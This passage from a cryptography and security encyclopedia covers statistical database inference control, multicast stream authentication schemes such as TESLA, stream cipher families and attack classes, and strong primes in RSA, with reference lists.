Privacy disclosure policies for statistical databases can be roughly classified into exact disclosure and partial disclosure. With exact disclosure, the privacy of an individual record is considered to be breached if its exact value is revealed. On the other hand, with partial disclosure (which is more strict), privacy is considered to be compromised as soon as a certain amount of partial information about a record is disclosed. Partial disclosure policies include interval-based disclosure [1] and probabilistic disclosure [2]. In interval-based disclosure a numeric record is disclosed if its real value is determined to fall within any interval of length smaller than its predefined safe threshold. For example, a person's salary of \$150,000 is considered to be revealed if one can determine that it falls in any subinterval of (\$120,000, \$160,000) given that the safe threshold value is greater than \$40K. With probabilistic disclosure, an element is considered to be revealed if one can ensure that its real value falls in a small interval with high probability. Probabilistic disclosure is considered more strict than interval-based disclosure. This can be easily seen by the following example. Assume that from the past query answers, the age of a patient having some disease is inferred to fall within the interval of (10, 20). If the safe threshold for interval disclosure is 5, the age can still be considered private with respect to interval disclosure. However, assume that the adversary also has the prior knowledge that 95% patients having that disease are greater than 18, the adversary can improve his/her estimate of the patient's age to (18, 20) with high probability, in effect breaching probabilistic disclosure.

More recently, Dwork has proposed the concept of ►differential privacy [3] to provide a formal and quantifiable privacy guarantee for general databases. As opposed to the above two disclosure policies, differential privacy is actually a condition on the data release mechanism and not on the dataset.

Security Protection Approaches

Several security protection approaches have been proposed in the extensive literature on this topic. Corresponding to the classification scheme of Adam and Wortmann

[4], all of the approaches can be classified into conceptual, query restriction, auditing, and perturbation approaches.

Conceptual Approach

In the conceptual approach, each proposed model provides a framework for investigating the security problem at a more general data model level, without necessarily giving a specific implementation procedure. Two important conceptual approaches are the conceptual model and the lattice model. In the conceptual-modeling approach [5], security is basically guaranteed by the introduction of the concept of "smallest non-decomposable subpopulations" (also referred to as atomic populations or A-populations). These A-populations always contain either zero or at least two entities, thus preventing disclosure of information about one individual entity. Preventing A-populations from having only one entity due to insertions and deletions is controlled by either delayed update processing or by dummy entities. The idea of A-populations has been extended to the general database community to the concept of ►*k*-anonymity [6], which requires that every tuple in the database be indistinguishably related to no fewer than k tuples.

The lattice model [7] is an alternative general framework where a SDB is viewed as a high-dimensional table. As individual records contain confidential information, the table is aggregated along each dimension (corresponding to each attribute) to produce many aggregate tables. By aggregating along more dimensions, coarser aggregate tables are generated. Based on the aggregation level, all aggregate tables form a lattice. The security level can be enhanced by allowing only access to aggregate tables. Interestingly, when viewed under the lattice model, statistical databases are closely related to the data cube model employed in On line Analytical Processing (OLAP), since the data cube model in OLAP is essentially a multidimensional table. Details on similarities and differences between OLAP and SDB can be found in [8]. As such, many of the research results on addressing security problems in OLAP can be directly applied to the lattice model in SDB. However, unlike A-populations, different aggregate tables may overlap, potentially creating security vulnerabilities due to which sensitive information may be inferred through cross comparison of aggregate tables.

Query Restriction Approach

General query restriction methods include query-set-size control, query-set-overlap control, partitioning, and cell suppression. The query-set-size control method permits a statistic to be released only if the size of the query set $|C|$ satisfies the condition: $K \leq |C| \leq L - K$ where L is the size of the database and K is a parameter set by the DBA. This approach is very easy to implement, which is in favor of large-scale SDBs. However, its safety level is quite low as intelligent snoopers can compromise databases by submitting carefully designed queries. Indeed, it cannot even address the disclosure problem of the professor salary example illustrated in the introduction.

The query-set-overlap control method enhances security by restricting the number of overlapping entities among successive queries of a given user. It can be shown that the minimum number of queries needed for compromise is $1 + (K-1)/r$ where K denotes the minimum query set size and k denotes the maximum number of overlapping entities allowed between pairs of queries. However, in most cases, this is too small to meet practical needs.

The basic idea of partitioning is to cluster individual entities of the population in a number of mutually exclusive subsets, which is similar to the idea of A-populations. This is commonly done by partitioning the values of attributes. For instance, the GRADEPOINT attribute values in a STUDENT database can be divided into intervals of $([0,2],[2,3],[3,4])$. A partitioned database may still suffer from some problems. The first problem is that in reality a considerable number of atomic populations with only one entity will emerge. To fix this it may be necessary to merge distinct attributes, which leads to serious information loss. The second problem is that updates may again create atomic populations of size 1. While solutions to cope with this such as introducing dummy variables or postponing updates exist, they may introduce bias to statistics. A more serious problem is that privacy disclosure may still occur even if all entities are partitioned into mutually exclusive subsets. An example is that patient records are partitioned according to some rule such that each group contains ten records. However, one group may contain records with the HIV test results all being positive. For this case, if the average statistic of this group is revealed, test results of all records are disclosed. To cope with this, anonymization models such as ►*l*-diversity [9] have been proposed, which require the sensitive attribute values in each group to be diversified enough such that not much information about any single individual can be inferred.

Cell suppression is one of the techniques typically used by census bureaus for data published in tabular form [10]. The basic idea is to suppress from the released tables all cells that might cause confidential information to be disclosed.

Auditing

Auditing of an SDB involves keeping up-to-date logs of all queries made by each user and constantly checking

each new query for possible compromise. Auditing has advantages such as allowing the SDB to provide users with unperturbed response, provided that the response will not result in a compromise. While this used to be considered a part of query restriction, due to its unique advantages, it has received special attention. Existing auditing schemes include conventional auditing and simulatable auditing.

In conventional auditing, a query is denied when the answer to the query combined with past query answers can compromise the database with respect to the privacy disclosure policy. It is not difficult to audit queries of a single type. An efficient method of auditing SUM-only queries presented in Chin and Ozsoyoglu [11] is as follows: First, each query is represented as a 0–1 row vector with size of n, which is the number of total elements, such that the ith component is 1 if the corresponding ith element is included in the query; otherwise 0. When a new query arrives, include it with the past answered queries to form a binary matrix and perform Gaussian elimination on the matrix. If there is a row with only one component of 1 in the resulting matrix, there exists an element, the exact value of which is determined, and thus the new query should be denied. This can also be extended to interval-based disclosure. However auditing mixed SUM, MAX, and MIN queries is proven to be NP-hard due to its combinatorial nature. Indeed, it is even difficult to audit SUM-only queries with element values restricted to be binary, which is proven to be co-NP hard.

Conventional auditing also suffers from the security problem, since it ignores the important fact that query denials can also release information. Kenthapadi et al. [2] first point out this issue. A simple example can illustrate this: Assume three elements (x_1, x_2, x_3) exist, each with the value 5. The first query is $x_1 + x_2 + x_3$ and is answered as the result does not pose any threat. The second query is $max(x_1, x_2, x_3)$. If the real answer is issued, with respect to the exact disclosure policy, the security is breached as a snooper can easily infer that all elements are 5. However if the query is denied, the security is still breached, assuming that the snooper knows the conventional auditing scheme and the exact disclosure policy. The rationale is that the only feasible answer which could cause compromise, is 5.

To address this issue, Kenthapadi et al. propose the concept of simulatable auditing. The basic idea is that a query is denied if there exists even one feasible answer to the query, which is consistent with all past query answers and can cause compromise by combining it with past query answers. This is called simulatable auditing since the auditing process can be simulated by the query submitters themselves to reach the same decisions as the DBA. Simulatable auditing indeed ensures security. However, data utility is severely impaired. Consider the following example. All elements in a SDB are known to be nonnegative. If a SUM query $x_1 + x_2$ is posed. According to simulatable auditing, the query cannot be answered, because 0 is a feasible answer to the query which would determine both x_1 and x_2 to be 0. Indeed, by the same reasoning, no SUM query can be answered. More work is necessary to derive a sound auditing scheme that can derive the leaked information from each query denial and include this in the auditing process to maximize utility.

Perturbation Approach

Perturbation approaches include data-perturbation approaches and output-perturbation approaches. The former kind achieves security by modifying the source data, while the latter alters query results.

The methods based on the data-perturbation approach fall into two main categories: the probability distribution category and the fixed-data-perturbation category. The probability distribution category considers the SDB to be a sample from a given population that has a given probability distribution. In this case, the security-control method replaces the original SDB by another sample from the same distribution. In the fixed-data-perturbation category, the values of the attributes in the database, which are to be used for computing statistics, are perturbed once and for all.

Output-perturbation approaches ensure security by perturbing the query results. Approaches include random-sample queries and output perturbation. Denning [12] proposed a method that is comparable to ordinary random sampling, where a sample is drawn from the query set. For example, to answer a COUNT query, the system retrieves entries satisfying specified constraints, selects a part of retrieved entries based on some probability which is known to the user, and returns the count of the final entry set to the user. Given the selection probability, the user can estimate the real answer. This idea has been extended to the distributed environment in [13], in which aggregates need to be computed across different data agents while requiring data privacy of individual agents to be preserved during the computing process. Output-perturbation methods essentially achieve security by adding noise to query results. There are many ways to add noise, such as random noise, controlled rounding, and multiplicative noise. However, if users are allowed unlimited access to noisy aggregates, data security will be breached eventually. Dinur and Nissim [14] provide a polynomial construction algorithm of data from perturbed subset sums. They show that in order to achieve privacy one has to add perturbation of magnitude $\Omega(n)$, where n is the size of the statistical database. In other words, unless the total number of

queries is sub-linear in the size of the database, a substantial amount of noise is required to avoid breach. Dwork et al. [15] extend the SUM function to general functions f and provide a positive conclusion that privacy can be preserved by calibrating the standard deviation of the noise according to the sensitivity of the function f.

Notes on Recommended Reading

Statistical databases have been an active area of research for over 30 years now, with a significant amount of literature devoted to the topic. Adam and Wortmann [4] provide a comprehensive survey of the classical techniques. Dwork [3] gives a comprehensive survey of the recent work on differential privacy–based approaches.

Recommended Reading

1. Li Y, Wang L, Jajodia S (2002) Preventing interval-based inference by random data perturbation. In: Privacy enhancing technologies. Springer, Berlin, pp 160–170
2. Kenthapadi K, Mishra N, Nissim K (2005) Simulatable auditing. In: PODS. ACM, New York, pp 118–127
3. Dwork C (2008) Differential privacy: a survey of results. In: Agrawal M, Du D, Duan Z, Li A (eds) Theory and applications of models of computation. Lecture notes in computer science, vol 4978. Springer, Berlin/Heidelberg, pp 1–19
4. Adam NR, Wortmann JC (1989) Security-control methods for statistical databases: a comparative study. ACM Comput Surv 214:515–556
5. Ozsoyoglu G, Chin FY (1982) Enhancing the security of statistical databases with a question-answering system and a kernel design. IEEE Trans Softw Eng 8(3):223–234
6. Samarati P (2001) Protecting respondents' identities in microdata release. IEEE Trans Knowl Data Eng 13(6):1010–1027
7. Denning DE (1983) A security model for the statistical database problem. In: SSDBM'83 proceedings of the second international workshop on statistical database management, Berkeley, CA. Lawrence Berkeley Laboratory, Berkeley, pp 368–390
8. Shoshani A (1997) Olap and statistical databases: similarities and differences. In: PODS '97: proceedings of the sixteenth ACM SIGACT-SIGMOD-SIGART symposium on principles of database systems, New York, NY. ACM, New York, pp 185–196
9. Machanavajjhala A, Kifer D, Gehrke J, Venkitasubramaniam M (2007) L-diversity: privacy beyond k-anonymity. ACM Trans Knowl Discov Data 1(1):3
10. Cox LH (1980) Suppression methodology and statistical disclosure control. J Amer Stat Assoc 75:377–385
11. Chin FYL, Ozsoyoglu GÄ (1982) Auditing and inference control in statistical databases. IEEE Trans Software Eng 8(6):574–582
12. Denning DE (1980) Secure statistical databases with random sample queries. ACM Trans Database Syst 5(3):291–315
13. Agarwal R, Srikant R, Thomas D Privacy preserving olap. In: SIG-MOD '05: proceedings of the 2005 ACM SIGMOD international conference on Management of data, New York, NY. ACM, New York, pp 251–262
14. Dinur I, Nissim K (2003) Revealing information while preserving privacy. In: PODS '03: proceedings of the twenty-second ACM SIGMOD-SIGACTSIGART symposium on principles of database systems, New York, NY. ACM, New York, pp 202–210
15. Dwork C, Mcsherry F, Nissim K, Smith A (2006) Calibrating noise to sensitivity in private data analysis. In: Proceedings of the 3rd theory of cryptography conference. Springer, New York, pp 265–284

Stein's Algorithm

►Binary Euclidean Algorithm

Stream and Multicast Authentication

Yvo Desmedt[1], Goce Jakimoski[2]
[1]Department of Computer Science, University College London, London, UK
[2]Electrical and Computer Engineering, Stevens Institute of Technology, Hoboken, NJ, USA

Synonyms

Broadcast stream authentication; Multicast stream authentication

Related Concepts

►Authentication Codes; ►CBC-MAC and Variants; ►CMAC; ►Digital Signatures; ►GMAC; ►HMAC; ►MAC Algorithms; ►PMAC

Definition

Streams of data are bit sequences whose length might be large and not known in advance. *Stream authentication* refers to the mechanisms that prevent unauthorized modification of the streams.

Background


The problem of multicast stream authentication was first studied by Gennaro and Rohatgi [7]. Many schemes have been suggested so far. The Timed Efficient Loss-tolerant Stream Authentication scheme was proposed to be an Internet standard.

Theory

Streams of data are bit sequences that a sender sends to one or more recipients. Unlike the length of a message, the length of a stream might be unknown prior to the transmission, and the streams are usually processed as they "come." Data streams occur naturally when the buffer/memory is shorter than the message or when real-time processing is required.

Stream authentication schemes provide mechanisms that ensure the authenticity of the received data stream. That is, the recipients can verify that the stream they received was really the one that was sent by the sender. A typical multicast stream authentication setting is depicted in Fig. 1. The participants include the sender Alice, the adversary Eve, and one or more recipients. The stream is sent as a sequence of IP packets over the Internet. The sender also computes some authentication data (e.g., authentication tags, signatures, or hash values) and sends this data along with the packets. The recipients use the authentication data to verify that the stream data they received is the original data sent by Alice. The adversary Eve is computationally bounded. However, it is very powerful. It can eavesdrop, modify, drop, and delay packets. It can also corrupt recipients. The goal of the adversary is by cooperating with the corrupt recipients to trick an honest recipient into accepting a forged stream data (i.e., a stream that was not sent by Alice). The stream authentication scheme is secure if the probability that the adversary will succeed is negligible.


The mechanisms that are used to provide message authenticity (i.e., message authentication and digital signature schemes) cannot be applied in a straightforward manner to provide efficient stream authentication. Suppose the authenticity of the stream packets is protected by using a message authentication scheme as follows. The sender and the recipients are in a possession of a secret key K. Each packet is considered to be a message, and the sender uses the secret key K to compute an authentication tag for each packet. The recipients use the secret key K and the received authentication tag to verify the authenticity of each packet separately. Clearly, an adversary that can corrupt recipients can easily gain access to the secret key and break the stream authentication scheme. A possible countermeasure is to use different keys for different recipients. However, the amount of computation at the sender's side grows linearly with the number of recipients and is prohibitively expensive even for a relatively small number of recipients. One can use a digital signature scheme to compute a digital signature over each packet. Since the recipients will use a public key to verify the authenticity of the packets, the corruption of recipients will have no impact on the security of the schemes. However, this solution is also computationally expensive considering that most stream applications are real-time applications.



Stream and Multicast Authentication. Fig. 1 The multicast stream authentication setting

Two efficient solutions, one off-line and one online, have been proposed by Gennaro and Rohatgi. The off-line scheme assumes that the stream is known in advance. It is depicted in Fig. 2a. The stream is divided into n chunks, and it is processed backwards. The hash of the last chunk n is included in the $(n-1)$-th packet. The hash of the $(n-1)$-th packet is included in the $(n-2)$-th packet, and so on. The hash of the first packet is sent in a digitally signed bootstrap packet. The security of the scheme follows from the unforgeability of the digital signature scheme that is used to sign the bootstrap packet and the collision resistance of the hash function.

The online solution, which is illustrated in Fig. 2b, works for streams that are not known in advance too. The authenticity of the packets is protected by using one-time signatures. To authenticate the contents of the i-th packet, the sender generates a signing (or secret) key s_i and a verifying (public) key v_i in a one-time signature scheme. The public key v_i is sent to the recipients with the previous packet. The first public key v_1 is sent in a bootstrap packet that is signed using a regular digital signature scheme. The recipients use the public key of the sender to check



Stream and Multicast Authentication. Fig. 2 The Gennaro–Rohatgi schemes: (**a**) The off-line scheme, (**b**) The online scheme

the regular digital signature over the bootstrap packet. Once the authenticity of v_1 is verified, the receivers use it to check the authenticity of P_1, and therefore v_2 too. If the one-time signature of P_1 is valid, they use v_2 to check the one-time signature of P_2, and so on.

Various schemes have been proposed subsequently [2–6, 9, 10, 13–17] culminating with the proposal of TESLA [11, 12] for an Internet standard. Although one-time signatures are more efficient than digital signatures, they are not as efficient as message authentication codes. The paradigm depicted in Fig. 3a which has been considered in [1], allows for a multicast stream authentication whose computational cost is about one message authentication code evaluation per packet. To protect the authenticity of the i-th packet, the sender first commits to a key K_i by sending a hash $H(K_i)$ of the key to the recipients. Next, it uses the key K_i to compute an authentication tag over the contents of the packet, and multicasts the packet and the authentication tag to the recipients. Finally, after some delay that guarantees the recipients have received the packet and the tag, the sender reveals the key K_i. To verify the authenticity of the received packet, the receivers check whether the hash of the revealed key is equal to the commitment $H(K_i)$ they have received. If this is the case, they assume that the revealed key is authentic, and they use it along with the authentication tag to verify the authenticity of the packet contents.


The adversary cannot forge the i-th packet with significant probability, given that:

- The commitment $H(K_i)$ is authentic.
- The commitment $H(K_i)$ does not leak information about the key that will enable the adversary to forge a packet.
- The hash function H is collision resistant (i.e., it is hard to find a key $K_i' \neq K_i$ s.t. $H(K_i') = H(K_i)$).
- The key is revealed only after all the recipients have received the packet.

The first condition is achieved by sending the first commitment $H(K_1)$ in a digitally signed bootstrap packet. Each subsequent commitment $H(K_i)$ is sent in a packet whose authenticity has been verified by the recipients before they use K_i. The subsequent two conditions can be met by carefully choosing the hash function H and the MAC scheme. The last condition is nonstandard and requires time synchronization between the sender and the recipients. Thus, although more efficient, this paradigm provides security in a weaker model than the previously described schemes.

The basic scheme of Fig. 3a is not loss-tolerant. For instance, if the packet P_{i-1} is lost, then the authenticity of the packet P_i and all subsequent packets cannot be verified since the commitment to the key K_i is lost. Furthermore, the packet P_{i+1} that reveals the key K_i has to be sent with a delay (i.e., after all the recipients have received the packet P_i). This condition severely limits the stream transmission rate. The Timed Efficient Loss-tolerant Stream Authentication (TESLA) scheme builds on the basic scheme to address the packet-loss and efficiency issues.

In TESLA, the keys K_i are generated by iterative application of a pseudorandom function to some initial value as illustrated in Fig. 3b. Let $F^v(x) = F^{v-1}(F(x))$ be the transformation defined by v consecutive applications of the pseudorandom function F, and let $F^0(x) = x$. The sender picks uniformly at random some initial key value K_n and pre-computes a key chain, which is a sequence of n key



Stream and Multicast Authentication. Fig. 3 The timed efficient stream loss-tolerant authentication scheme: (**a**) The basic scheme, (**b**) TESLA Scheme II

values $K_0, \ldots, K_{n-1}$, where $K_i = F^{n-i}(K_n), i = 0, \ldots, n$. The key K'_i, which is used to compute an authentication tag for the i-th packet P_i, is derived from the corresponding key value K_i by applying a function F'. The first key in the chain K_0 is multicasted in a digitally signed bootstrap packet. Suppose a given receiver has not received K_{i-2} due to packet loss. Then, it can check the validity of the revealed key K_i by checking whether $K_{i-j} = F^j(K_i)$ given it has received some earlier key K_{i-j} $(j > 2)$. Also, the recipients can recover a lost key K_i by iteratively applying F to some later key value K_j $(j > i)$.

The function F is implemented as $F(K_i) = f_{K_i}(0)$, where f is a target collision resistant pseudorandom function. There are no requirements imposed on the function F' in the original description of TESLA. However, RFC4082 requires $F'(K_i)$ to be computed as $F'(K_i) = f'_{K_i}(1)$, where f' is a pseudorandom function. Suppose that the receivers can decide whether a given packet arrived safely (i.e., before the corresponding key disclosure packet was sent by the sender), then the scheme is secure [8] assuming:

- The digital signature scheme that is used to sign the bootstrap packet is secure.
- The message authentication scheme is secure even when the adversary knows the commitments $K_j, j < i$, to the secret key K_i used by the MAC scheme and
- The function $F(K) = f_K(0)$ is strongly collision resistant.

Applications

Although digital video and audio are the most common streaming applications, streams are quite common in financial applications as well. The volumes of stock quotes, customer-related data, and other market data are growing rapidly and taking the form of continuous streams rather than finite stored data sets. Stream authentication schemes are essential for protecting the integrity of the information in these applications.

Recommended Reading

1. Anderson R, Bergadano F, Crispo B, Lee J, Manifavas C, Needham R (1998) A new family of authentication protocols. ACM Oper Syst Rev 32(4):9–20
2. Bergadano F, Cavagnino D, Crispo B (2000) Chained stream authentication. In: Proceedings of selected areas in cryptography 2000. (Lecture notes in computer science 2012) Springer, Heidelberg, pp 142–155
3. Canneti R, Garay J, Itkis G, Micciancio D, Naor M, Pinkas B (1999) Multicast security: a taxonomy and some efficient constructions, In: Infocom '99. IEEE, Piscataway, NJ
4. Chan A (2003) A graph-theoretical analysis of multicast authentication. In: Proceedings of the 23rd international conference on distributed computing systems, Providence, RI
5. Cheung S (1997) An efficient message authentication scheme for link state routing. In: Proceedings of the 13th annual computer security application conference, IEEE Computer Society Washington, DC
6. Desmedt Y, Jakimoski G (2007) Non-degrading erasure-tolerant information authentication with application to multicast stream authentication over lossy channels. In: The proceedings of the cryptographers' track at the RSA conference 2007. Lecture notes in computer science 4377. Springer, Berlin, pp 324–338
7. Gennaro R, Rohatgi P (1997) How to sign digital streams. In: Proceedings of crypto '97. Lecture notes in computer science, vol 1294. Springer, Heidelberg, pp 180–197
8. Jakimoski G Some notes on the security of the timed efficient stream loss-tolerant authentication scheme. In: The proceedings of Selected Areas of Cryptography 2006. Lecture notes in computer science, vol 4356. pp 345–361
9. Miner S, Staddon J (2001) Graph-based authentication of digital streams. IEEE Symposium on Security and Privacy
10. Park JM, Chong EKP, Siegel HJ (2003) Efficient multicast stream authentication using erasure codes. ACM Trans Inf Syst Secur 6(2):258–285
11. Perrig A, Canneti R, Tygar JD, Song D (2000) Efficient authentication and signing of multicast streams over lossy channels. In: Proceedings of the IEEE Security and Privacy Symposium
12. Perrig A, Song D, Canneti R, Tygar JD, Briscoe B (2005) Timed efficient stream loss-tolerant authentication (TESLA): multicast source authentication transform introduction, internet request for comments, June 2005, RFC 4082
13. Rohatgi P (1999) A compact and fast hybrid signature scheme for multicast packet authentication. In: 6th ACM conference on computer and communications security
14. Syverson PF, Stubblebine SG, Goldschlag DM (1997) Unlinkable serial transactions. In: Financial cryptography '97. Lecture notes in computer science, vol 1318. Springer, Berlin
15. Tartary C, Wang H (2006) Achieving multicast stream authentication using MDS codes. In: The proceedings of CANS'06. Lecture notes in computer science, vol 4301. Springer, Berlin, pp 108–125
16. Wong CK, Lam SS (1998) Digital signatures for flows and multicasts. In: Proceedings of IEEE ICNP '98
17. Zhang K (1998) Efficient protocols for signing routing messages. In: Proceedings of the symposium on network and distributed system security

Stream Cipher

Anne Canteaut
Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

Related Concepts

►Symmetric Cryptography

Definition

A *stream cipher* is a symmetric cipher which operates with a time-varying transformation on individual plaintext

digits. By contrast, ►block ciphers operate with a fixed transformation on large blocks of plaintext digits. More precisely, in a stream cipher, a sequence of plaintext digits, $m_0 m_1 \ldots$, is encrypted into a sequence of ciphertext digits $c_0 c_1 \ldots$ as follows: a pseudo-random sequence $s_0 s_1 \ldots$, called the ►running-key or the *keystream*, is produced by a finite state automaton whose initial state is determined by a secret key and a public parameter. The i-th keystream digit only depends on the secret key and on the $(i-1)$ previous ciphertext digits. Then, the i-th ciphertext digit is obtained by combining the i-th plaintext digit with the i-th keystream digit. The most famous stream cipher is the ►Vernam cipher, also called *one-time pad*, that leads to perfect secrecy (the ciphertext gives no information about the plaintext).

Background

Stream ciphers come down to the beginning of the twentieth century with the Vernam cipher [5] and have been widely used for decades. However, the development of different techniques (e.g., linear attacks, correlation attacks, algebraic attacks) at the end of the 1990s led to the cryptanalysis of most stream ciphers, except those derived from block ciphers. This was the motivation of the ►eSTREAM project, which led to the recommendation of several stream ciphers after a 3-year public competition.

Theory

Synchronous and Asynchronous Stream Ciphers

Stream ciphers are classified into two types: ►synchronous stream ciphers and ►self-synchronizing stream ciphers. However, self-synchronizing stream ciphers fell obsolete, mainly because of the existence of a resynchronization mechanism in most modern synchronous stream ciphers.

Families of Stream Ciphers

Stream ciphers can be split into four main families:

- *Provably secure stream ciphers under some computational hardness assumptions*, in the same vein as asymmetric ciphers. For instance, a keystream generator can be constructed by iteratively applying the RSA function from a seed x_0, i.e., $x_{t+1} = x_t^e \bmod pq$, and whose output at time t corresponds to the least significant bit of x_t [1]. Another example is the Blum–Blum–Shub generator [3] whose next-state function is the square function modulo pq.
- *Information-theoretically secure stream ciphers* which aim at providing perfect secrecy like the Vernam cipher, but with some additional assumptions on the capacities of the adversary (e.g., it is supposed that her storage capacity is limited) [2, 4]. These first two families are mainly of theoretical interest, and their costs (in terms of speed, or related infrastructure) preclude their use in practical applications.
- *Stream ciphers derived from block ciphers*: any block cipher used with some appropriate mode of operation is a stream cipher. These modes of operation include the CTR (counter) mode, the OFB (output feedback) mode which lead to synchronous stream ciphers, and the CFB (cipher feedback) mode which provides a self-synchronizing stream cipher. In most applications, block ciphers are actually used as stream ciphers.
- *Dedicated stream ciphers* are specially designed for this usage. They include some ciphers with a large internal state and a nonlinear next-state function which are mainly dedicated to software implementations (e.g., RC4), and some ciphers with a much smaller internal state which are designed for hardware environments (e.g., A5/1).

Families of Attacks Against Stream Ciphers

Most attacks against synchronous stream ciphers are known-plaintext attacks: it is assumed that the attacker knows some keystream bits. These attacks may be turn into ciphertext-only attacks by exploiting some redundancy in the plaintext. Also, the existence of a resynchronization mechanism may be exploited in the context where the attacker knows some keystream bits derived from the same key but with different IVs, including related-IV attacks and chosen-IV attacks. Self-synchronizing stream ciphers are mainly vulnerable to chosen ciphertext attacks.

The attacks against synchronous stream ciphers differ, depending on their objectives. The following classes can be distinguished:

- *Key-recovery attacks*.
- *State-recovery attacks*, which are weaker than key-recovery attacks since they enable the attacker to generate any keystream bit derived from a given initial state, i.e., from given key and IV. But, these attacks do not recover the keystream bits obtained after resynchronization, i.e., after any modification of the IV.
- *Distinguishing attacks*, which determine whether a given sequence is likely to have been generated by the considered stream cipher or whether it is a truly random sequence. Distinguishing attacks are obviously much weaker than key-recovery or initial-state-recovery attacks. They can be used for reducing the uncertainty of unknown plaintexts. Also, it is known that the keystream generator in a synchronous stream cipher passes the *next-bit-prediction test* if and only if it resists all distinguishing attacks [6].

Therefore, it is required that any distinguishing attack against a synchronous stream cipher be not less complex than an exhaustive search for the secret key.

Properties of Stream Ciphers

Stream ciphers have several advantages which make them suitable for many applications. They do not require any padding since they operate on smaller entities than block ciphers. They are also appropriate when buffering is limited since the digits are individually encrypted and decrypted. Moreover, synchronous stream ciphers are not affected by error-propagation. Most notably, they are usually faster and have a lower hardware complexity than block ciphers.

Applications

Stream ciphers are used in many applications. They are especially appropriate in the context of noisy communications when short packets must be encrypted or when the bandwidth is limited. Many applications then use a block cipher with an appropriate mode of operation, like AES-CTR.

However, some applications may require better performance, in particular, some software applications which need a very high throughput, or some hardware applications which need a low-cost implementation (e.g., embedded systems). In all these cases, dedicated stream ciphers offer a well-suited solution.

Recommended Reading

1. Alexi W, Chor B, Goldreich O, Schnorr CP (1988) RSA and Rabin functions: certain parts are as hard as the whole. SIAM J Comput 17:194–209
2. Aumann Y, Rabin MO (1999) Information theoretically secure communication in the limited storage space model. In: Advances in Cryptology – CRYPTO'99. Lecture notes in computer science, vol 1666. Springer, Berlin, pp 65–79
3. Blum L, Blum M, Shub M (1986) A simple unpredicable pseudo-random number generator. SIAM J Comput 15:364–383
4. Maurer U (1992) Conditionally-perfect secrecy and a provably-secure randomized cipher. J Cryptol 5(1):53–66
5. Vernam GS (1926) Cipher printing telegraph systems for secret wire and radio telegraphic communications. J Am Inst Electric Engin 55:109–115
6. Yao AC (1982) Theory and applications of trapdoor functions. In: Proceedings of the IEEE 23rd annual symposium on foundations of computer science. IEEE, Chicago, pp 80–91

Strong Authentication

►Challenge-Response Identification

Strong Collision Resistance

►Collision Resistance

Strong Exclusion

►Separation of Duties

Strong Prime

Anton Stiglic
Instant Logic, Canada

Related Concepts

►Integer Factoring; ►Prime Number; ►RSA Digital Signature Scheme; ►RSA Problem; ►Elliptic Curve Method for Factoring

Definition

A strong prime is an integer p such that

- p is a large prime
- $p - 1$ has a large prime factor, denoted r
- $p + 1$ has a large prime factor
- $r - 1$ has a large prime factor

The precise qualification of "large" depends on specific attacks the strong prime is intended to protect against.

Theory

The term "strong prime" was defined in [1]. For a long time, strong primes were believed to be necessary in cryptosystems based on the ►RSA problem in order to guard against two types of attacks: factoring of the RSA modulus by the $p + 1$ and Pollard $p - 1$ factoring methods, and "cycling" attacks. Rivest and Silverman [2] published a paper in 1999 arguing that strong primes are unnecessary in the RSA cryptosystem. There are two points in their argument. First, that the use of strong primes provides no additional protection against factoring attacks, because the ►elliptic curve method for factoring is about as effective as the $p+1$ and the $p-1$ methods (though none is particularly likely to succeed for random, large primes) and is not prevented by the strong prime conditions. Furthermore, the ►number field sieve can factor RSA modulus with near certainty in less time than these methods. (See ►integer factoring for a discussion on factoring methods.) Secondly, they show that cycling attacks are extremely unlikely to be

effective, as long as the primes used are large. Thus, in the current state of knowledge, there is no rationale for requiring strong primes in RSA. A new factoring method might once again make strong primes desirable for RSA, or on the contrary exploit the properties of strong primes in order to factor more efficiently and thus make strong primes appear to be dangerous.

Recommended Reading

1. Gordon J (1985) Strong primes are easy to find. In: Beth et al (eds) Advances in cryptology – Proceedings of EUROCRYPT 84, A workshop on the theory and application of cryptographic techniques Paris, France, 9–11 April, Lecture notes in computer science, vol 209. Springer, Heidelberg, pp 216–223
2. Rivest R, Silverman R (2001) Are 'strong' primes needed for RSA. Cryptology ePrint archive, report 2001/007. http://eprint.iacr.org/

Strong RSA Assumption

Dan Boneh
Department of Computer Science, Stanford University, Stanford, CA, USA

Theory

